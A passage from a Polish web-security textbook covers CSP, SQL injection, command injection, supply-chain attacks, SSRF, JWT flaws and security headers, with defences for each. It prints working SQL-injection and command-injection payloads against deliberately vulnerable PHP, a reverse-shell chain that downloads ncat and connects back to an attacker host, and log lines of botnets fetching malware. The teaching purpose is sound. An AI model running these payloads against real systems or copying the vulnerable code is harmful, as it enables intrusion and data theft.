- korzystać z przetestowanych bibliotek do filtracji danych i systemów szablonowych kodujących dane przed zwróceniem do przeglądarki,
- uważać na przekierowania i linki w przypadku danych pochodzących od użytkownika,
- jeśli dopuszczamy tagi HTML w danych użytkownika to whitelistować a nie blacklistować, gdyż standard dopuszcza definiowanie własnych tagów,
- upload plików- uwaga na pliki ładowane przez użytkownika - te też mogą zawierać złośliwy kod i jeśli je serwujemy to najlepiej z osobnej domeny/subdomeny, co w połączeniu z ustawieniami ciasteczek uchroni przed ich kradzieżą,
- korzystać z mechanizmu Content-Security-Policy,
- w przypadku cookie - o ile można, korzystać z atrybutu httpOnly ukrywającego cookie przed JavaScriptem.

Więcej na ten temat można znaleźć w [25] oraz [24].

6.2. Content Security Policy

Jest to mechanizm umożliwiający zdefiniowanie w nagłówkach odpowiedzi serwera (Content-Security-Policy) lub w tagach meta dokumentu HTML skąd mogą pochodzić elementy wyświetlane przez przeglądarkę na danej stronie. Stanowi on jedną z metod ochronnych przed atakami XSS i niektórymi innymi podatnościami po stronie frontendowej.


Polityka może określać m.in.:

- default-src – domyślne źródło dla zasobów zewnętrznych,
- img-src, font-src, script-src, style-src - źródła ładowania wskazanych rodzajów zawartości zewnętrznej,
- connect-src - dozwolone adresy API dla JavaScriptu (XMLHttpRequest, Fetch API, WebSockets),
- form-action- dopuszczalne \texttt{action} formularzy,
- i kilka innych.

Z punktu widzenia ochrony przed atakami z wykorzystaniem JavaScript-u najważniejsze jest to, że domyślnie po zdefiniowaniu polityki CSP wszystkie skrypty muszą być ładowane z plików zewnętrznych, a skrypty umieszczone w kodzie, bądź właśnie wstrzyknięte w wyniku ataku nie wykonają się. Standard umożliwia dodanie atrybutu ‘unsafe-inline’ do polityki script-src, co pozwala na wykonywanie skryptów w kodzie HTML, ale automatycznie niweluje to ochronę przed wstrzyknięciami. Z tego powodu dla skryptów w kodzie, które są witalną częścią wielu frameworków web-owych można zastosować dopuszczenie z wykorzystaniem skrótu kryptograficznego kodu do wykonania.

Załóżmy, że chcemy dopuścić wykonanie następującego skryptu w kodzie html i zdefiniujemy politykę źródeł skryptów na ‘self’ czyli pochodzących z tej samej domeny, to skrypt, jako inline się nie wykona, co zobaczymy w konsoli narzędzi deweloperskich jako.

```
<!DOCTYPE html>
<html><head>
<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
</head>
<body>
<script>window.onload=()=>{alert(1);}</script>
</body>
```



Oczywiście ustawienie polityki na ‘unsafe-inline’ zezwoli na wykonanie skryptu, narażając jednocześnie na ataki XSS.

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self' 'unsafe-inline';">
```

Możemy jednak dopuścić tylko ten konkretny skrypt definiując politykę jako

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self' 'sha256-BLJc16dHcdpqP+T7olQlSt2wiWY1VPsqPDV4ZbMCSDo=';">
```

Wyliczając skrót za pomocą

```
echo -n 'window.onload=()=>{alert(1);}'
        | openssl dgst -sha256 -binary | openssl base64
```

co umożliwi jego wykonanie i uniemożliwi jakąkolwiek ingerencję w ten skrypt zmieniającą skrót kryptograficzny.

Przy większych systemach polityka staje się bardzo skomplikowana i bez użycia zewnętrznych narzędzi trudno jest ją testować. Przykładem narzędzia do weryfikacji polityki jest CSP Evaluator (https://csp-evaluator.withgoogle.com/). Jak bardzo rozbudowana potrafi być polityka jest polityka dla X. It’s what’s happening (2023-12):

connect-src 'self' blob: https://api.x.ai https://api.x.com https://*.pscp.tv https://*.video.pscp.tv https://*.twimg.com https://api.twitter.com https://api.x.com https://api-stream.twitter.com https://api-stream.x.com https://ads-api.twitter.com https://ads-api.x.com https://aa.twitter.com https://aa.x.com https://caps.twitter.com https://caps.x.com https://pay.twitter.com https://pay.x.com https://sentry.io https://ton.twitter.com https://ton.x.com https://ton-staging.atla.twitter.com https://ton-staging.atla.x.com https://ton-staging.pdxa.twitter.com https://ton-staging.pdxa.x.com https://twitter.com https://x.com https://upload.twitter.com https://upload.x.com https://www.google-analytics.com https://accounts.google.com/gsi/status https://accounts.google.com/gsi/log https://checkoutshopper-live.adyen.com wss://*.pscp.tv https://vmap.snappytv.com https://vmapstage.snappytv.com https://vmaprel.snappytv.com https://vmap.grabyo.com https://dhdsnappytv-vh.akamaihd.net https://pdhdsnappytv-vh.akamaihd.net https://mdhdsnappytv-vh.akamaihd.net https://mdhdsnappytv-vh.akamaihd.net https://mpdhdsnappytv-vh.akamaihd.net https://mmdhdsnappytv-vh.akamaihd.net https://mdhdsnappytv-vh.akamaihd.net https://mpdhdsnappytv-vh.akamaihd.net https://mmdhdsnappytv-vh.akamaihd.net https://dwo3ckksxlb0v.cloudfront.net https://media.riffsy.com https://*.GIPHY - Be Animated https://media.tenor.com https://c.tenor.com https://ads-twitter.com https://analytics.twitter.com https://analytics.x.com ; default-src 'self'; form-action 'self' https://twitter.com https://*.X. It’s what’s happening https://x.com https://*.X. It’s what’s happening; font-src 'self' https://*.twimg.com; frame-src 'self' https://twitter.com https://x.com https://mobile.twitter.com https://mobile.x.com https://pay.twitter.com https://pay.x.com https://cards-frame.twitter.com https://accounts.google.com/ https://client-

api.arkoselabs.com/ https://iframe.arkoselabs.com/ https://vaultjs.apideck.com/ ; https://recaptcha.net/recaptcha/ https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/; img-src 'self' blob: data: https://*.cdn.twitter.com https://*.cdn.x.com https://ton.twitter.com https://ton.x.com https://*.twimg.com https://analytics.twitter.com https://analytics.x.com https://cm.g.doubleclick.net https://www.google-analytics.com https://maps.googleapis.com https://www.periscope.tv https://www.pscp.tv https://ads-twitter.com https://ads-api.twitter.com https://ads-api.x.com https://media.riffsy.com https://*.GIPHY - Be Animated https://media.tenor.com https://c.tenor.com https://*.pscp.tv https://*.periscope.tv https://prod-periscope-profile.s3-us-west-2.amazonaws.com https://platform-lookaside.fbsbx.com https://scontent.xx.fbcdn.net https://scontent-sea1-1.xx.fbcdn.net https://*.googleusercontent.com https://t.co/1/i/adsct; manifest-src 'self'; media-src 'self' blob: https://twitter.com https://x.com https://*.twimg.com https://*.vine.co https://*.pscp.tv https://*.video.pscp.tv https://dhdsnappytv-vh.akamaihd.net https://pdhdsnappytv-vh.akamaihd.net https://mdhdsnappytv-vh.akamaihd.net https://mdhdsnappytv-vh.akamaihd.net https://mpdhdsnappytv-vh.akamaihd.net https://mmdhdsnappytv-vh.akamaihd.net https://mdhdsnappytv-vh.akamaihd.net https://mpdhdsnappytv-vh.akamaihd.net https://mmdhdsnappytv-vh.akamaihd.net https://dwo3ckksxlb0v.cloudfront.net; object-src 'none'; script-src 'self' 'unsafe-inline' https://*.twimg.com https://recaptcha.net/recaptcha/ https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/ https://client-api.arkoselabs.com/ https://www.google-analytics.com https://twitter.com https://x.com https://accounts.google.com/gsi/client https://appleid.cdn-apple.com/appleauth/static/jsapi/appleid/1/en_US/appleid.auth.js https://static.ads-twitter.com 'nonce-ZDQ1N2IyNTctODNjYy00MmE0LTgwNjYtNTJhZDM4MWE1NTZh'; style-src 'self' 'unsafe-inline' https://accounts.google.com/gsi/style https://*.twimg.com; worker-src 'self' blob:; report-uri https://twitter.com/i/csp_report?a=O5RXE%3D%3D%3D&ro=false

6.3. Wstrzykiwanie kodu SQL

Jak łatwo można wywnioskować z poprzednich przykładów, w tym przypadku celem atakującego jest modyfikacja zapytań SQL wykonywanych do bazy danych poprzez wstrzyknięcie fragmentów kodu do zapytań SQL lub, o czym się często zapomina do procedur osadzonych w bazie danych. Podobnie jak poprzednio wynika to z przekazania danych wprowadzonych przez użytkownika do bazy danych bez odpowiedniej weryfikacji. Udane wykorzystanie podatności prowadzi do:

- ujawnienia zawartości bazy danych, w tym informacji chronionych jak np. pytania bezpieczeństwa i odpowiedzi na nie,
- modyfikacji zawartości bazy danych,
- skasowania zawartości bazy danych.

Aby zobrazować problem zapoznajmy się z przykładem, który jest najbardziej klasycznym wariantem tej podatności.

Załóżmy, że nasza baza danych wygląda następująco:

```
1.  USE demo;
2.
3.  CREATE TABLE users(
4.      id INTEGER AUTO_INCREMENT,
5.      username TEXT,
6.      PRIMARY KEY(id));
7.
8.  INSERT INTO users(username) VALUES ('a'),('b'),('c'),('d');
```

A skrypt wyświetlający dane ma postać:

```
1.  <?php
2.  $mysqli = new mysqli("localhost","root","","demo");
3.  if ($mysqli -> connect_errno) {
4.      echo "Failed to connect to MySQL: " . $mysqli -> connect_error;
5.      exit();
6.  }
7.  if ($_GET["id"]==""){
8.      echo "Invalid id";  exit();
9.  }
10.
11. if ($result = $mysqli -> query("SELECT * FROM users WHERE id=".$_GET["id"].";")) {
12.     while($row = $result->fetch_assoc()) {
13.     echo "id: " . $row["id"]. " - Content: " . $row["username"]. "<br/>";
14.         }
15.         $result -> free_result();
16. }
17.
18. $mysqli -> close();
```

Zauważmy, że zapytanie SQL powstaje w wyniku połączenia stałego kodu SQL z częścią pobieraną z zapytania GET przesłanego przez użytkownika. W normalnym przypadku

```
http://127.0.0.1:8088/users.php?id=1
```


wyświetlony zostanie oczekiwany rezultat



Jednakże, jeżeli zmodyfikujemy zapytanie na

```
http://127.0.0.1:8088/users.php?id=1%20or%201=1
```

efektem będzie wyświetlenie wszystkich rekordów:



Gdyż wykonane zapytanie będzie wyglądać następująco

```
SELECT * FROM users WHERE id=1 or 1=1;
```

W przypadku języka PHP funkcja mysql_query nie dopuszcza wykonania wielu zapytań w jednym wywołaniu (zapytań łańcuchowych), przez co próby typu

```
http://127.0.0.1:8088/users.php?id=1;DROP%20TABLE%20users;--%20
```

się nie powiodą, ale w innych językach takie zapytania są możliwe.

Należy też pamiętać, że SQL injection może zostać powiązane z dodatkową podatnością jak path traversal do uzyskania zdalnego wykonania kodu. Przykładowo zapytanie:

```
http://127.0.0.1:8088/users.php?id=-1%20UNION%20SELECT%200,%27%3C?php%20echo%20"!";%27%20INTO%20OUTFILE%20%27/var/lib/mysql-files/test.php%27;
```

tłumaczące się na SQL jako

```
SELECT * FROM USERS WHERE id=-1 UNION SELECT 0,'<?php echo "!";' INTO OUTFILE '/var/lib/mysql-files/test.php';
```

Zapisze plik o treści

```
<?php echo "!";
```

W katalogu /var/lib/mysql-files/ i jeżeli istnieje podatność path-traversal pozwalająca na wykonanie tego skryptu mamy możliwość wykonania dowolnego kodu zdalnie (RCE – remote code execution).

Projektując bazę danych należy unikać sklejania zapytań z danych przekazywanych z zewnątrz także w procedurach osadzonych, gdyż może to prowadzić do podobnych efektów. Przykładowa, podatna funkcja w bazie danych PostgreSQL wykorzystująca operator || - sklejania tekstów może wyglądać następująco:

```
1.  CREATE FUNCTION policz_wiersze(tabela text)
2.  RETURNS bigint
3.  LANGUAGE plpgsql AS
4.  <span class="nolink">$$
5.  DECLARE
6.    wynik bigint;
7.  BEGIN
8.    EXECUTE 'SELECT count(*) FROM ' || tabela
9.    INTO wynik;
10.   RETURN wynik;
11. END;
12. $$</span>;
```

Tak skonstruowana funkcja może być nadużyta, o ile zawartość parametru tabela jest kontrolowana przez użytkownika. Ukrycie podatności wewnątrz funkcji, utworzonej w trakcie budowania schematu bazy danych znacząco utrudnia wykrycie takiej podatności na podstawie analizy kodu samej aplikacji.

Obrona sprowadza się do przestrzegania kilku zasad:

- używanie parametryzowanych kwerend (PREPARE) -- silnik bazy danych zadba o poprawne przekazanie parametrów,
- alternatywnie -- ścisła weryfikacja zawartości zmiennych wykorzystywanych w kwerendach -- lepiej nie wykonać niż przepuścić injection -- np. jeśli parametr ID ma być liczbą całkowitą to przepuszczamy go tylko wtedy gdy zawiera jedynie cyfry,
- odpowiednia konfiguracja bazy danych (ograniczenie zapisu, wyłączenie niepotrzebnych funkcji jak np. xp_cmdshell w MS SQL Severze) i uprawnienia systemu plików,
- unikać kwerend i funkcji budowanych dynamicznie, jeśli potrzeba używać w tym celu funkcji formatujących jak format() w PostgreSQL,
- korzystać, o ile to możliwe z systemów mapujących bazę danych na obiekty (ORM) jak Doctrine w PHP (https://www.doctrine-project.org/)

6.4. Wstrzykiwanie poleceń (RCE)

Ostatnią kategorią wstrzykiwań jest wstrzykiwanie poleceń. Jest to rodzaj podatności, który umożliwia wykonywanie dowolnych poleceń po stronie serwera w kontekście użytkownika go uruchamiającego. Z punktu widzenia bezpieczeństwa jest to wyjątkowo niebezpieczna kategoria, która bardzo często prowadzi do przejęcia pełnej kontroli nad serwerem. Mechanizm działania jest identyczny jak poprzednio.

Przykłady takich prób bardzo często znajdujemy w logach serwerów WWW, gdyż skrypty, które automatycznie próbują wyszukać podatności nierzadko działają na ślepo bez sprawdzenia rodzaju serwera po drugiej stronie. Przykładowe próby wykorzystania podatności RCE w kamerach z rodziny StarCAM i routerach NetGear znalezione w logach serwera WWW:

```
X.X.X.X - - [21/May/2021:07:07:45 +0200] "GET /shell?cd+/tmp;rm+arm+arm7;wget+http:/\\/45.14.149.244/arm7;chmod+777+arm7;./
arm7+starcam;wget+http:/\\/45.14.149.244/arm;chmod+777+arm;./arm+starcam
HTTP/1.1" 400 0 "-" "Pe7kata"
```

```
X.X.X.X - - [22/May/2021:07:37:33 +0200] "GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/
*;wget+http://117.221.184.161:49590/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1
HTTP/1.0" 404 558 "-" "-"
```

Wektory ataku mogą być bardzo różne

- funkcja eval w środowisku PHP i podobnie działające funkcje w innych językach:

```php
<?php
$name = $_GET["name"]
eval("echo $name;");
```

  wydaje się niegroźnym kawałkiem kodu, ale korzysta z danych od użytkownika i wykonując zapytanie:

```
http://127.0.0.1:8088/evil-eval.php?name=123;system("ls -al")
```

  otrzymamy listing plików w katalogu wykonania:

```
total 44
drwxr-xr-x 2 www-data staff 4096 May 31 20:07 .
drwxr-xr-x 1 root root 4096 May 31 20:05 ..
-rw-rw-r-- 1 www-data staff 176 May 30 09:33 badlink.html
-rw-r--r-- 1 www-data staff 75 May 30 10:55 data.txt
-rw-rw-r-- 1 www-data staff 51 May 31 20:07 evil-eval.php
```

- wykorzystanie mechanizmu wgrywania plików nie kontrolującego poprawnie rodzaju pliku i serwującego zwrotnie wgrane pliki (np. wgranie własnego skryptu). *Whitelistowanie* rozszerzeń pomaga, ale są techniki obejścia poprzez wspomniane wcześniej kodowanie nazw.
- uruchamianie zewnętrznego oprogramowania z niezweryfikowanymi danymi

```php
<?php
echo shell_exec("nping -c 1 ".$_GET["ip"]);
```

oczekiwane zapytanie

```
http://127.0.0.1:8088/ping.php?ip=194.29.160.106
```

da oczekiwany efekt

```
Starting Nping 0.6.49 (http://nmap.org/nping) at 2021-05-31 20:31 UTC
SENT (0.0019s) Starting TCP Handshake > 194.29.160.106:80
RECV (0.0327s) Handshake with 194.29.160.106:80 completed

Max rtt: 30.878ms | Min rtt: 30.878ms | Avg rtt: 30.878ms
TCP connection attempts: 1 | Successful connections: 1 | Failed: 0 (0.00%)
Nping done: 1 IP address pinged in 0.03 seconds
```

Lecz jeśli je zmodyfikujemy na

```
http://127.0.0.1:8088/ping.php?ip=194.29.160.106 %26%26 head -n2 /etc/passwd
```

otrzymamy zdalne wykonanie kodu

```
Starting Nping 0.6.49 (http://nmap.org/nping) at 2021-05-31 20:33 UTC
SENT (0.0017s) Starting TCP Handshake > 194.29.160.106:80
RECV (0.0348s) Handshake with 194.29.160.106:80 completed

Max rtt: 33.133ms | Min rtt: 33.133ms | Avg rtt: 33.133ms
TCP connection attempts: 1 | Successful connections: 1 | Failed: 0 (0.00%)
Nping done: 1 IP address pinged in 0.04 seconds
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Jeśli znaleźliśmy tego typu podatność, to wersja katastrofalna umożliwi nam uzyskanie pełnego dostępu interaktywnego do zdalnej maszyny (reverse shell) w następujący sposób:

- na własnym serwerze uruchamiamy narzędzie netcat do nasłuchiwania na porcie 4242

```
ncat -l 4242
```

- a u ofiary wykonujemy zapytanie (poniższe podajemy jako jedna linia w oknie przeglądarki):

```
http://127.0.0.1:8088/ping.php?ip=194.29.160.106 %26%26 wget  -O ncat
https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/ncat
%26%26 chmod 755 ncat %26%26 ./ncat 10.22.20.1 4242 -e /bin/bash
```

efektem jest pełny zdalny shell:

```
lab1@lab1:~/w12/app/app$ ncat -l 4242
pwd
/app
cat /etc/passwd | head -n 2
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Jak bronić się przed tego typu podatnościami? Podstawową zasadą jest unikanie wykorzystywania niebezpiecznych funkcji, które mogą być wektorem ataku, a jeśli jest to konieczne bardzo ostrożne i dokładne walidowanie danych. Przykładowo, jeśli w naszym skrypcie oczekujemy adresu IP to należy sprawdzić czy przekazywana wartość jest tylko i wyłącznie poprawnym adresem IP.

7. Komponenty i ataki łańcucha dostaw

Współczesne aplikacje internetowe tworzone są z wykorzystaniem wielu gotowych rozwiązań zarówno od strony backendu jak i frontendu. Wykorzystują także wiele bibliotek udostępniających różne funkcje, co z punktu widzenia reguły DRY (don't repeat yourself) jest korzystne i skraca proces tworzenia oprogramowania. Jest jednak i ciemna tego strona – brak kontroli nad tym od czego zależy nasza aplikacja i w jakim stanie znajdują się te komponenty. Prowadzi to do szeregu problemów związanych z trwałością i stabilnością naszego projektu, w szczególności do powstania podatności będących poza naszą kontrolą. Problemy jakie mogą powstać obejmują:

- wykorzystywanie komponentów, których wsparcie zostało zakończone (typowo w większości projektów node.js znajdziemy taki komponent),
  - komponent może ,,zniknąć" - problem trwałości projektu,
  - komponent może zostać przejęty przez inny podmiot i podmieniony na szkodliwy,
  - mogą zostać znalezione nowe podatności, których nie ma kto usunąć,
- komponent może mieć znane podatności,
- przypadkowe aktualizacje do złośliwych wersji --- Supply chain attack --- atakujący przejmuje np. domenę, repozytorium źródłowe git, wstrzykuje złośliwą wersję komponentu do systemu dystrybucji, DNS poisoning przekierowuje do złośliwej wersji komponentu, atakuje system dystrybucji aktualizacji (Solarwinds, 2020), podatne są wszystkie systemy dystrybucji komponentów (node.js npm, python pip) [27],
- wykorzystanie literówek w nazwach lub podobieństwa nazw do istniejących pakietów do umieszczenia ich złośliwych wersji [28].

Najsłynniejszym przykładem jak jeden znikający z repozytorium npm pakiet sparaliżował Internet jest historia pakietu left-pad mającego zaledwie 11 linijek kodu, a od którego zależało bardzo wiele innych pakietów w tym React, jeden z najpopularniejszych frameworków fronendowych. Całą historię można przeczytać w [29], ale pokazuje ona jak wielkie znaczenie ma wiedza o zależnościach naszego projektu.

Metody ochrony przed tego typu problemami obejmują:

- przechowywanie własnych kopii zależności:
  - rodzi to ryzyko nieaktualności względem oryginału,
  - ale daje możliwość weryfikacji zmian w poszukiwaniu manipulacji,
- korzystanie ze standardu Subresource Integrity (SRI) do definiowania skrótów ładowanych z zewnątrz zasobów – w przypadku nieoczekiwanej zmiany skrótu kryptograficznego zasobu przeglądarka odmówi jego załadowania do projektu:

```
1.  <script src="<a href="https://example.com/example.js&amp;quot;">https://example.com/example.js"</a>;
2.          integrity="sha384-doQSMg97CqWBL85CjcRwazyuUOAqZMqhangiSb/o78S37xzLEmJV0ZYEff7fF6Cp"
3.          crossorigin="anonymous"></script>
```

więcej na ten temat można przeczytać w [30],

- używanie podpisanych cyfrowo zależności (jeśli można),
- regularna weryfikacja stanu zależności (są do tego automatyzacje), jak np. npm audit [31], czy composer audit w przypadku języka PHP [32],
- usunięcie wszystkich zależności, które nie są używane,
- przeglądanie baz CVE, NVD lub subskrypcja powiadomień bezpieczeństwa (jeśli dostawca komponentu oferuje),
- uważne ustalenie sprawdzonych wersji komponentów (np. package lock w npm).

8. Server Side Request Forgery

Server Side Request Forgery to technika wykorzystania podatności strony backendowej powstającej wtedy, gdy wykonuje ona zapytania zewnętrzne z wykorzystaniem danych przekazanych przez użytkownika tj. gdy URL wykorzystany do zapytania jest w jakiś sposób kontrolowany przez atakującego. Umożliwia to wykonywanie zapytań z serwera, co w wielu wypadkach może pozwolić na:

- rekonesans w wewnętrznych sieciach intranetowych, normalnie niedostępnych z zewnątrz,
- dostęp do usług chronionych, bardzo często nieodpowiednio zabezpieczonych, gdyż założono, że nie są publicznie dostępne.

Aby tego typu atak się powiódł aplikacja backendowa musi wykonywać zapytania na podstawie danych przychodzących z zewnątrz oraz musi posiadać podatny parser lub walidator URL, który umożliwi obejście filtrów dozwolonych/niedozwolonych adresów URL.

Aby zrozumieć w jakim kontekście może pojawić się potencjalne zagrożenie wyobraźmy sobie zakończenie API, które pozwala na pobranie dokumentu (niech to będzie własna faktura z systemu), w którym parametrem jest url dokumentu. Załóżmy dodatkowo, że url ten wskazuje na poddomenę aplikacji generującej dokument w formacie PDF. Wszystko wygląda poprawnie, ale pozostaje pytanie – w jaki sposób końcówka API sprawdza czy podany url jest właściwy?

Otóż od jakości walidacji przekazanych URLi zależy, czy wewnętrznie system wykona zapytanie do właściwego serwera czy też nie. Problem walidacji URL jest dość skomplikowany. Jeżeli nasz system zawsze korzysta z jednego URL-a sytuacja może być rozwiązana dokładnym porównaniem URLi. Jeżeli jednak URL-e mogą się zmieniać zaczynamy polegać na narzędziach dostarczanych przez biblioteki (np. parse_url w PHP) lub własnych dopasowaniach wyrażeniami regularnymi. Tutaj warto przypomnieć problem w PHP (https://bugs.php.net/bug.php?id=73192) gdzie parse_url zwracał błędną nazwę hosta w przypadku, gdy podano zmanipulowany URL:

```
php > echo parse_url("http://example.com:80#@google.com/")["host"];
```

```
Google
```

```
php > echo parse_url("http://example.com:80?@google.com/")["host"];
```

```
Google
```

a zgodnie z RFC3986 (https://tools.ietf.org/html/rfc3986#section-3.2) powinien to być Example Domain.

Błędy walidacji dotyczą nie tylko sekcji hosta, ale także parametrów. Jednym z takich potencjalnie podatnych przypadków jest sytuacja, gdy użytkownik jest w stanie wstrzyknąć w parametr znaki końca linii (pamiętajmy, w kodowaniu URL to po prostu %0D%0A). Takie sytuacje niejednokrotnie umożliwiają wykonanie ataku ,,Protocol smuggling'' gdzie można wykonać operację innym protokołem niż występujący w URL-u. Klasyczny przykład to atak opisany w [33] polegający na wykonaniu połączenia SMTP poprzez nadużycie protokołu gopher.

Ostatnim przykładem jest próba rekonesansu sieci wewnętrznej z wykorzystaniem mechanizmów DNS (atak DNS pinning). Wyobraźmy sobie, że zezwalamy w naszej aplikacji na żądania serwer side, ale blacklistujemy adresy IP lokalne naszej sieci aby atakujący nie mógł wykonać rekonesansu wewnątrz naszej sieci. Załóżmy że przykładowy pseudokod jest następujący

```
blacklist = [127.0.0.1/8, 172.16.0.0/24]
host = getIP(url)
if not host
in blacklist {
     request(url)
}
```

Co jest tutaj złego? Otóż przyjęliśmy założenie, że zarówno w wywołaniu getIP() jak i request() efekt rozwiązania adresu URL będzie taki sam. Tak wcale nie musi być i atakujący może spreparować zapis w systemie DNS tak, by zwracał różne adresy IP (to wbudowana funkcja systemu DNS dająca możliwość rozłożenia połączeń na różne serwery). Jednym z nich będzie adres spoza listy, drugim z listy. Podatność tutaj omawiana jest klasycznym przykładem podatności TOCTOU (Time of check time of use), gdzie pomiędzy sprawdzeniem a wykorzystaniem występuje możliwość zmiany sytuacji – tym razem zmiany adresu IP. Praktyczny przykład to CVE-2022-4096 opisane w [34].

Ochrona w tym przypadku przede wszystkim:

- unikanie możliwości manipulacji całym bądź częścią URL przez użytkownika,
- poprawne filtrowanie, w tym usuwanie znaków nowej linii z zapytań GET,
- aby uchronić przed atakiem DNS pinning należy pobrać wszystkie adresy IP powiązane z domeną i wszystkie zweryfikować.

9. Podatności JWT

Jednym z często stosowanych narzędzi do przechowywania informacji w aplikacjach internetowych są tokeny w formacie JWT (JSON web tokens). Najpopularniejszym zastosowaniem jest przechowywanie po stronie klienckiej informacji o uwierzytelnionej sesji, ale są na tyle uniwersalne, że mogą służyć też innym celom. Format jest ustandaryzowany w dokumencie RFC 7519 [35]. Przed opisaniem potencjalnych problemów przy używaniu JWT przyjrzyjmy się bliżej formatowi. Składa się on trzech części:

- nagłówka w formacie JSON zawierającego informację o algorytmie użytym do podpisania oraz może zawierać informacje o kluczach potrzebnych do weryfikacji (jwk),
- treści w formacie JSON,
- podpisu cyfrowego.

Wszystkie trzy części kodowane są do tekstowej postaci zgodnej z polami URL algorytmem Base64URL a następnie po połączeniu kropkami stanowią token.

Tokeny, jako, że są kryptograficznie podpisane traktujemy jako całkowicie zaufane źródło informacji, a są przechowywane wyłącznie po stronie klienckiej. Z tego powodu są chętnie atakowane w celu przejęcia uwierzytelnionych sesji. Potencjalne problemy wynikają z niedokładnej lub niepoprawnej implementacji standardu w bibliotekach do obsługi, bądź po stronie aplikacji – brak weryfikacji oczekiwanej postaci tokenu. Przyjrzyjmy się im:

- pierwszy problem to, jak w przypadku każdej weryfikacji uwierzytelnienia, nie sprawdzanie na wszystkich końcówkach API bądź ignorowanie zdefiniowanego w tokenie czasu życia,
- ataki brute force na klucz HMAC jeśli taki jest użyty (kategoria złego użycia kryptografii),
- modyfikacja algorytmu podpisu na ‘none’. Standard definiuje format nieuwierzytelniony (bez podpisu) i jeżeli po stronie aplikacji nie zostanie sprawdzone czy oczekiwany algorytm służył do podpisu, jest to najprostsza metoda obejścia podpisu [36],
- modyfikacja algorytmu z podpisu RSA (asymetrycznego) na podpis HMAC (symetryczny) – do podpisu – w efekcie klucz publiczny zostanie użyty jako klucz symetryczny [37],
- dodanie własnego klucza publicznego w nagłówku [38].

Obrona trywialna, ale wiele aplikacji, w których znaleziono podatności tego typu jej zaniechała zakładając, że np. token w ciasteczku jest bezpieczny – poprawna weryfikacja czy parametry tokenu odpowiadają oczekiwanym przez aplikację parametrom.

10. Nagłówki protokołu HTTP

Ostatnim tematem, który warto poruszyć to wsparcie w przeglądarkach w zakresie bezpieczeństwa. Współczesne przeglądarki internetowe wspierają obsługę zestawu nagłówków otrzymywanych z serwera definiujących konteksty bezpieczeństwa. Ich obecność pozwala uniknąć niektórych podatności poprzez zdefiniowanie zasad korzystania z różnych zasobów i protokołów.

- Strict-Transport-Security – nagłówek specyfikujący, że strona korzysta wyłącznie z protokołu HTTPS do komunikacji, uniemożliwia załadowanie zasobów nieszyfrowanych z domeny go deklarującej,
- X-Frame-Options – nagłówek umożliwiający zdefiniowanie czy bieżąca strona może zostać załadowana jako zagnieżdżona w IFRAME,
- X-Content-Type-Options – umożliwia wyłączenie możliwości zgadywania rodzaju odbieranych plików po zawartości, wymuszając sztywne stosowanie nagłówka Content-Type; współczesne przeglądarki są w stanie skorygować automatycznie błędy typu plików (np. obrazek w formacie JPG z rozszerzeniem PNG), co może stanowić niewielkie zagrożenie,
- Referrer-Policy – umożliwia zdefiniowanie polityki ujawniania strony z której wykonano żądanie,
- Clear-Site-Data – umożliwia zdefiniowanie polityki czyszczenia danych po wylogowaniu,
- Cache-Control – umożliwia zdefiniowanie w jaki sposób będą przechowywane dane w pamięci podręcznej lub na serwerach pośredniczących,
- Content-Security-Policy – najważniejsze narzędzie do definiowania zasad wykorzystania elementów zewnętrznych – omówione już wcześniej.

Odpowiednie stosowanie kombinacji tych nagłówków może znacząco poprawić zarówno bezpieczeństwo jak i prywatność użytkowników.

11. Podsumowanie

Tworzenie aplikacji internetowych, z punktu widzenia bezpieczeństwa, jest dość trudnym zadaniem. Istnieje wiele różnych pułapek programistycznych, wiele potencjalnych zależności w projektach, nad którymi trudno jest zapanować, a z drugiej strony potrzeba zachowania kompatybilności z wieloma platformami klienckimi. Stanowi do duże wyzwanie dla programistów aplikacji, co prowadzi do następujących wniosków:

- bezpieczeństwo aplikacji należy planować od samego początku jej powstawania,
- należy korzystać z narzędzi do testowania aplikacji na każdym jej poziomie – począwszy od statycznej analizy kodu dla wykrycia typowych błędnych wzorców programowania, poprzez testowania dynamiczne na skanerach bezpieczeństwa poszukujących typowych podatności kończąc. Jedną z list narzędzi służących do tego celu prowadzi OWASP [39].
- dokonywać niezależnego audytu kodu przez osoby nie biorące bezpośrednio udziału w tworzeniu aplikacji,
- regularnie weryfikować, czy komponenty będące zależnościami nie mają nowych podatności i aktualizować je odpowiednio.

12. Wydajność aplikacji internetowych

Zaprojektowanie wydajnej aplikacji internetowej jest zadaniem skomplikowanym. W typowej aplikacji wydajność zależy od bardzo wielu jej elementów i w tym rozdziale spróbujemy przyjrzeć się tej tematyce. Celem rozdziału jest wskazać na jakie elementy należy zwrócić uwagę, ale nie ma jednej recepty dla każdej aplikacji. Do każdego projektu należy podejść indywidualnie analizując takie aspekty jak:

- szacowana ilość jednoczesnych użytkowników,
- rozmiary przesyłanych plików,
- czas życia treści,
- sposób przechowywania informacji o sesjach,
- architekturę bazodanową,
- architekturę aplikacji (single-page z API, multipage z renderowaniem po stronie serwera),
